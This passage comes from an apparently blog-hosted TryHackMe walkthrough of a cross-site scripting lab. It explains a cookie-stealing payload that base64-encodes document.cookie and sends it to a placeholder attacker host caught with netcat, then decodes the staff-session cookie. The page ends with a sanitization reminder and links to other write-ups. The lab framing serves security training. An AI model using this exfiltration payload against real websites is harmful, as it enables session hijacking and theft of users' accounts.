4) **{URL_OR_IP}** is either the THM request catcher URL or your IP address from the THM AttackBox or your IP address on the THM VPN Network.


5) **?cookie=** is the query string that will contain the victim's cookies.


6) **btoa()** command base64 encodes the victim's cookies.

7) **document.cookie** accesses the victim's cookies for the Acme IT Support Website.

8) **</script>** closes the JavaScript code block.


It’s time to make one more ticket for the XSS Payload Attack; remember to alter the IP address and include “port number” in the payload. It is performed so that **your own machine** and **netcat** receive the “call back.”





6	payloadattack	11/05/2022 18:07	Open

After you've generated your "payload ticket," make sure your "netcat" is still active, and then click on the "id_number," which will trigger the netcat to receive the information.



The final step is to "copy" the cookie information and paste it into the link provided below to get the answer!

https://www.base64decode.org/

[Question 8.1] What is the value of the staff-session cookie?

Answer: You will receive the answer once you have completed the preceding procedures.


CONCLUSION

There is no doubt that this room is full of amazing stuff and that it may be highly useful when it comes to vulnerability testing, especially since it allows an attacker to "call back" if the vulnerability is valid.

Nonetheless, it is critical to highlight that it is essential to sanitize every form to ensure that there are no loopholes for such incidents that may occur because such vulnerability can even cause website defacement and allow the "visitor" to become a victim.

Cheers! ◡̈

Tryhackme | Xss Attack | Pentesting | Vulnerability | Cross Site Scripting



Follow

Written by Aircon


523 Followers · 0 Following

No responses yet

What are your thoughts?

Respond

More from Aircon



Aircon

Active Reconnaissance | TryHackMe (THM)

Lab Access: https://tryhackme.com/room/activerecon

May 21, 2022 75 3


```
ester@TryHackMe$ sudo nmap -sV 10.10.76.34

ting Nmap 7.60 ( https://nmap.org ) at 2021-09-10 05:03 BST
 scan report for 10.10.76.34
 is up (0.0040s latency).
shown: 995 closed ports
    STATE SERVICE VERSION
cp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
cp  open  smtp    Postfix smtpd
cp  open  http    nginx 1.6.2
tcp open  pop3    Dovecot pop3d
tcp open  rpcbind 2-4 (RPC #100000)
Address: 02:A0:E7:B5:B6:C5 (Unknown)
ice Info: Host:  debra2.thm.local; OS: Linux; CPE: cpe:/o:linux:linux_ker
```

Aircon

Nmap Post Port Scans | TryHackMe (THM)

Lab Access: https://tryhackme.com/room/nmap04

Jun 1, 2022 25 4




Aircon

SQL Injection | TryHackMe (THM)

Lab Access: https://tryhackme.com/room/sqlinjectionlm

May 19, 2022 100 1



Aircon


Nmap Basic Port Scans | TryHackMe (THM)

Lab Access: https://tryhackme.com/room/nmap02

May 25, 2022 66 1

See all from Aircon

Recommended from Medium




embossdotar

TryHackMe—Enumeration & Brute Force—Writeup

Key points: Enumeration | Brute Force | Exploring Authentication Mechanisms | Common Places to Enumerate | Verbose Errors | Password Reset...

Jul 31, 2024 26



Daniel Schwarzentraub

Tryhackme Free Walk-through Room: Burp Suite: Repeater (Updated room)

Tryhackme Free Walk-through Room: Burp Suite: Repeater (Updated room)

Aug 27, 2024

Lists

Best of The Writing Cooperative

67 stories · 468 saves

Staff picks


793 stories · 1546 saves

Trnty

TryHackMe | Introduction To Honeypots Walkthrough

A guided room covering the deployment of honeypots and analysis of botnet activities

Sep 7, 2024 10




Jawstar

XSS Tryhackme Walkthrough Write up

Overview:

Nov 20, 2024 4



In T3CH by Axoloth

TryHackMe | Web Application Basics | WriteUp

Learn the basics of web applications: HTTP, URLs, request methods, response codes, and headers

Oct 26, 2024 56

IritT

Burp Suite: Intruder — TryHackMe Walkthrough

Learn how to use Intruder to automate requests in Burp Suite.

Sep 18, 2024

See more recommendations